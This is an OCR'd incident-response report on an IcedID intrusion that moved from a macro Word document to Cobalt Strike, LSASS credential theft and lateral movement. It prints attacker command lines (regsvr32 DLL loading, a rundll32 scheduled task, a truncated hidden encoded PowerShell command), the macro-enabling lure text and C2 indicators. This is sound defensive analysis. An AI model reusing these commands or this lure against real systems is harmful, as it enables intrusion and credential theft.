
From Word to Lateral Movement in 1 Hour

thedfirreport.com/2021/06/20/from-word-to-lateral-movement-in-1-hour/

June 20, 2021



SECURITY WARNING Macros have been disabled.

This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

Introduction

In May 2021, we observed a threat actor conducting an intrusion utilizing the IcedID payloads for initial access. They later performed a number of techniques from host discovery to lateral movement, using RDP and SMB to access the file servers within an enterprise domain.

IcedID (known as BokBot) first observed in 2017, continues to be an active and capable threat against both individuals and organizations. The IcedID malware utilizes a modular malware framework and incorporates a number of anti-forensic and defense evasion capabilities. This malware has like others before it moved into the initial access broker market being used as an entry point for follow on activity like Cobalt Strike, and has lead to multiple domain wide ransomware deployments such as Revil and Conti.

Summary

We assess with medium confidence that the initial IcedID infection was delivered via a malspam campaign, which included an attachment with a password protected zip archive. Once extracted, the user would find a Word document with a macro, which upon execution, would deliver the initial DLL loader. Discovered in 2017, what started as a commodity malware, IcedID is now currently being deployed as an initial access broker by ransomware threat actors.

In this case, the threat actor appeared to have specific goals, and did not waste any time. Within 35 minutes after the initial infection, they made their way in to the network via a Cobalt Strike Beacon deployed from the IcedID infected host.

The first task of the threat actor was to enumerate the network by establishing a list of the domain admins using living off the land techniques, such as net.exe. A freely available tool Adfind.exe was also utilized to further enumerate the domain. The threat actor was also observed stealing credentials from the lsass.exe process.

Five minutes after the above discovery activity, we observed the actors moving laterally to other hosts on the network with the credentials of a domain administrator account. In this case, Cobalt Strike was also used to create the administrative token, and attempted to install a service using a windows service executable. The service was tasked to run an encoded PowerShell command which would download and execute the Cobalt Strike beacon over HTTP.

Based on the name of the hosts that the threat actors decided to pivot, we judge that they were able to digest the ‘AdFind’ results and focus on, what they believed to be, important targets – critical assets such as file servers, domain controllers, etc. It is also worth mentioning that even after the unsuccessful remote execution attempt against a few servers due to AV, the actors decided to connect via RDP and spend over an hour looking for valuable data before disconnecting and leaving the network.


No exfiltration of data or impact to the systems was observed but at least one command and control. It is unclear why the actors decided not to continue with their operation. No attempt was made to clean up the intrusion by the actors – artifacts that were deployed were still in operation, including C2 implants.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here. The Cobalt Strike server used in this attack was added to our Threat Feed on 5/7/21.

We also have artifacts available from this case such as pcaps, memory captures, files, Kape packages, and more, under our Security Researcher and Organization services.

Timeline



From Word to Lateral Movement in 1 Hour

12:05:25 UTC - User Execution

- RegSvr32

12:05:32 UTC - Scheduled Task Created

- rundll32.exe upefkuin4.dll,update /i:" license.dat"

12:05-12:07 UTC - Discovery Activity

- IPConfig /ALL
- Systeminfo
- Nltest /DOMAIN_TRUSTS
- Net View /All
- ....

12:41:50 UTC - C2 Activity and Discovery

- Net Group "DOMAIN ADMINS" /DOMAIN

12:46:10 UTC - AdFind executed

12:50:30 UTC - CobaltStrike C2

- WUAUCLT.EXE
- testsubnet[.]com:80/443
- 82.117.252[.]32


12:50:50 UTC - LSASS Credential Access

- WUAUCLT.EXE

12:53:50 UTC - Network Discovery

- Ping

12:55:51 UTC - Lateral


Movement
SMB - CobaltStrike PowerShell
\pipe\halfduplex_9e
13:15:05 UTC - Lateral Movement
RDP
Targeted file server

Analysis and reporting completed by **@kostastsale and @_pete_0**

Reviewed by @tas_kmanager and @v3t0_

MITRE ATT&CK v9


Initial Access

The first stage of the IcedID malware that was executed on the host was dropped via a macro enabled Word document – as seen by Unit42.

> 2021-05-10 (Monday) – #TA551 (#Shathak) pushes #IcedID (#Bokbot) –
> List of indicators available at:https://t.co/yIz8LhFkYT
> – includes download link for malware samples pic.twitter.com/APNK6sqYYs
>
> — Unit 42 (@Unit42_Intel) May 10, 2021

IOCs from Brad here.

In our case, the IcedID dll loader was manually executed using regsvr32.




🟥 C:\Windows\system32\regsvr32.exe

```
regsvr32 /s C:\Users\Admin\AppData\Local\Temp\6f57eb37bff30df1a66f848cb648799536dcbc05f6fb3.dll
```

Persistence

From the initial access, a scheduled task was created. This can be observed by EventID 106: New task registered:




Event 106, TaskScheduler

General | Details


User "[redacted]" registered Task Scheduler task "\{868268D3-B614-2C87-8ABA-992771D9A3DA}"

Log Name: Microsoft-Windows-TaskScheduler/Operational
Source: TaskScheduler
Logged: [redacted]
Event ID: 106
Task Category: Task registered
Level: Information
Keywords:
User: SYSTEM
Computer: [redacted]
OpCode: Info
More Information: Event Log Online Help

Inspection of the task file located under ‘c:\windows\system32\tasks’:




Microsoft
%7B868268D3-B614-2C87-8ABA-992771D9A3DA%7D
MicrosoftEdgeUpdateTaskMachineCore
MicrosoftEdgeUpdateTaskMachineUA




```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>"C:\Users\[redacted]\AppData\Roaming\[redacted]\Fira\upefkuin4.dll",update
    /i:"EnjoyPyramid\license.dat"</Arguments>
  </Exec>
</Actions>
```

‘License.dat’ is an encrypted binary file and is a tell-tale indication of an IcedID compromise. The corresponding DLL (upefkuin4.dll) is used with license.dat to maintain persistence using the Task Scheduler. After decrypting License.dat using Binary Defense’s decryption tool, we can see some information stealing functionality:



file-offset	blacklist (97)	hint (61)	group (18)	value (4856)
0x0002630E	-	file	network	IPHLPAPI.DLL
0x0002569C	-	file	cryptography	CRYPT32.dll
0x00020804	-	file	-	.exe
0x00020920	-	file	-	\sqlite64.dll
0x00020F44	-	file	-	.txt
0x000212B0	-	file	-	.lnk
0x000217E8	-	file	-	.com
0x000218C8	-	file	-	passff.tar
0x00021B78	-	file	-	\SysWOW64\cmd.exe
0x000220F4	-	file	-	.dll
0x00022138	-	file	-	/sqlite64.dll
0x00022A78	-	file	-	b_M8^M8?vaultcli.dll
0x00022C24	-	file	-	.tmp
0x000236A0	-	file	-	ntdll.dll
0x00023750	-	file	-	cookie.tar
0x00025322	-	file	-	gdiplus.dll
0x00025404	-	file	-	USER32.dll
0x000254A6	-	file	-	SHLWAPI.dll
0x00025736	-	file	-	GDI32.dll
0x000257EA	-	file	-	ntdll.dll
0x00025C64	-	file	-	ADVAPI32.dll
0x00025C72	-	file	-	OLEAUT32.dll
0x00025CBA	-	file	-	SHELL32.dll
0x00025D22		file		ole32.dll

EventID 200: Task executed shows the persistent IcedID core being executed, on average every 1 hour via Rundll32.exe.



Event 200, TaskScheduler

Task Scheduler launched action "rundll32.exe" in instance "{4210e4c0-c658-4beb-a190-98dadba285c0}" of task "\{868268D3-B614-2C87-8ABA-992771D9A3DA}".

Log Name:	Microsoft-Windows-TaskScheduler/Operational		
Source:	TaskScheduler	Logged:	[redacted]
Event ID:	200	Task Category:	Action started
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	[redacted]
OpCode:	Start		
More Information:	Event Log Online Help		

Credential Access

The LSASS process was accessed by an unusual process "wuauclt.exe" on the beachhead host. This was the Cobalt Strike Beacon and was used to access the credentials.


```
EventID: 10

Description: Process Access
SourceImage: "C:\Windows\system32\WUAUCLT.exe"
TargetImage: “C:\Windows\system32\lsass.exe”

GrantedAccess: 0x1FFFFF
CallTrace:
C:\Windows\SYSTEM32\ntdll.dll+9c584|C:\Windows\System32\KERNELBASE.dll+2730e|UNKNOWN(0
```

This is not the first time we have observed this process (wuauclt.exe) being used. In our previous report with another IcedID infection leading to Sodinokibi ransomware we also observed the same process being used.

The same process was also observed invoking PowerShell scripts:



```
Image: C:\Windows\System32\wuauclt.exe
FileVersion: [redacted]
Description: Windows Update
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: wuauclt.exe
CommandLine: C:\Windows\sysnative\WUAUCLT.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGu[redacted]
LogonId
Termina
IntegrityLevel: System
Hashes: SHA1=9F02F926440E40F49A342EC4535F65BF422555ED,MD5=A9C97125C0114
CB36A6F8F4A98879BB
ParentProcessGuid: {fe5dc187-3ad6-6095-0e51-000000002100}
ParentProcessId: 1620
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell  -nop -w hidden -encodedcommand JABzAD0AT
